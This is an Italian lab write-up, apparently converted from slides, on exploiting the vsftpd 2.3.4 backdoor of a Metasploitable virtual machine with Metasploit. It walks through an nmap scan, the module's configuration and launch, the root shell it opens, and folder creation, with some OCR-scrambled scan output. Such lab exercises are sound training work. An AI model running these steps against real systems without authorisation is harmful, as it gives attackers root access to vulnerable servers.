

TRACCIA

- Completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd»
- L'indirizzo della macchina Metasploitable: 192.168.1.149/24.
- Una volta ottenuta la sessione sulla Metasploitable, creare una cartella con il comando mkdir nella directory di root (/), nome della cartella test_metasploit.



Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "192.168.1.149/24" con il comando "sudo nano /etc/network/interfaces"

Poi si è eseguito il comando "sudo reboot" per resettare la macchina e dopodiché verificato con "ip a" che la configurazione fosse andata a buon fine.




Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP e il gateway per fare in modo che le due macchine comunicassero tra di loro.

IP: 192.168.1.100

GATEWAY: 192.168.1.1

Poi è stata restartata.



Una volta eseguite le nuove configurazioni di rete alle macchine, si è verificato che comunicassero tra di loro con il comando "ping -c4 INDIRIZZO IP"

```
msfadmin@metasploitable:~$ ping -c4 192.168.1.100
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=0.628 ms
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=0.660 ms
64 bytes from 192.168.1.100: icmp_seq=3 ttl=64 time=0.635 ms
64 bytes from 192.168.1.100: icmp_seq=4 ttl=64 time=0.689 ms
--- 192.168.1.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.628/0.653/0.689/0.023 ms
```

Ora procediamo con la sessione di hacking.

Prima di tutto è necessario eseguire una scansione sulla macchina che vogliamo attaccare per vedere su quali porte sfruttare la vulnerabilità.


"nmap -sV 192.168.1.149"

Quella che utilizzeremo sarà la porta 21 vsftpd.

```
—(kali⊛kali)-[~]
s nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 08:33 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.1.149
Host is up (0.013s latency).
Not shown: 977 closed tcp ports (conn-refused)
         STATE SERVICE
                          VERSION
                          vsftpd 2.3.4
        open
                          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
              telnet
                          Linux telnetd
                          Postfix smtpd
                          ISC BIND 9.4.2
                          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
              http
                          2 (RPC #100000)
              netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
              netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
                          netkit-rsh rexecd
              shell
                          Netkit rshd
                          GNU Classpath grmiregistry
              java-rmi
1524/tcp open bindshell
                          Metasploitable root shell
                          2-4 (RPC #100003)
2049/tcp open nfs
                          ProFTPD 1.3.1
2121/tcp open
                          MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
                          VNC (protocol 3.3)
                          (access denied)
6000/tcp open X11
6667/tcp open irc
                          UnrealIRCd
                          Apache Jserv (Protocol v1.3)
8009/tcp open ajp13
                          Apache Tomcat/Coyote JSP engine 1.1
8180/tcp open http
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.24 seconds
```

Verificata la porta da sfruttare si procede con l'avvio di "msfconsole" (scrivendo questo in riga di comando).

Poi eseguiamo il comando "search vsftpd" per vedere quali payloads sono disponibili e quali fanno al caso nostro. Possiamo osservare che ci sono 0 e 1 e quello che ci sarà utile è il numero 1; quindi copiamo la sequenza della directory e utilizziamo il comando "use" seguito da quello che abbiamo copiato. Poi eseguiamo il comando "show options" per verificare se alcuni parametri devono essere configurati.





Come si può osservare dall'immagine nella slide precedente è richiesta la configurazione dell'IP e si può fare eseguendo il comando:


"set IP" noi inseriremo al posto di IP 192.168.1.149

Poi eseguiamo di nuovo il comando "show options" per verificare che la configurazione sia andata a buon fine.

```
\frac{msf6}{RHOSTS} = 192.168.1.149 RHOSTS \Rightarrow 192.168.1.149
                  ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
            Current Setting Required Description
   CHOST
                                       The local client address
   CPORT
                                       The local client port
                                      A proxy chain of format type:host:port[,type:host:port][...]
          192.168.1.149
                                      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                            yes
                                       asics/using-metasploit.html
   RPORT
                                      The target port (TCP)
                             yes
Payload options (cmd/unix/interact):
   Name Current Setting Required Description
Exploit target:
   Id Name
      Automatic
View the full module info with the info, or info -d command.
```

Ora eseguiamo il comando per vedere i payloads disponibili e verificare se è necessario effettuare una configurazione.

Poi per sicurezza controlliamo di nuovo con "show options".



A questo punto lanciamo l'attacco con il comando "run" e aspettiamo che questo si avvii.

Poi con il comando "id" diventiamo root e creiamo una cartella con il comando "mkdir /test_metasploit" e poi con il comando "ls" verifichiamo che questa sia stata creata correttamente.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:35373 → 192.168.1.149:6200) at 2024-07-08 08:45:50 -0400
id
uid=0(root) gid=0(root)
```

```
uid=0(root) gid=0(root)
mkdir /test_metasploit
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
STV
sys
test_metasploit
usr
var
vmlinuz
```

Fatto ciò facciamo delle prove per vedere se con i comandi "ifconfig" e "route" ci rimanda dell'informazioni che ci saranno utili, rispettivamente il primo comando ci darà info sulla configurazione della rete e l'altro sulle impostazioni di routing.

```
ifconfig
          Link encap:Ethernet HWaddr 08:00:27:4f:b1:59
eth0
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4f:b159/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:67136 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67072 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5239343 (4.9 MB) TX bytes:3663970 (3.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000
10
          Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:268 errors:0 dropped:0 overruns:0 frame:0
          TX packets:268 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:84641 (82.6 KB) TX bytes:84641 (82.6 KB)
```

 route

 Kernel IP routing table

 Destination
 Gateway
 Genmask
 Flags Metric Ref
 Use Iface

 192.168.1.0
 *
 255.255.255.0
 U
 0
 0
 0 eth0

 default
 192.168.1.1
 0.0.0.0
 UG
 100
 0
 0 eth0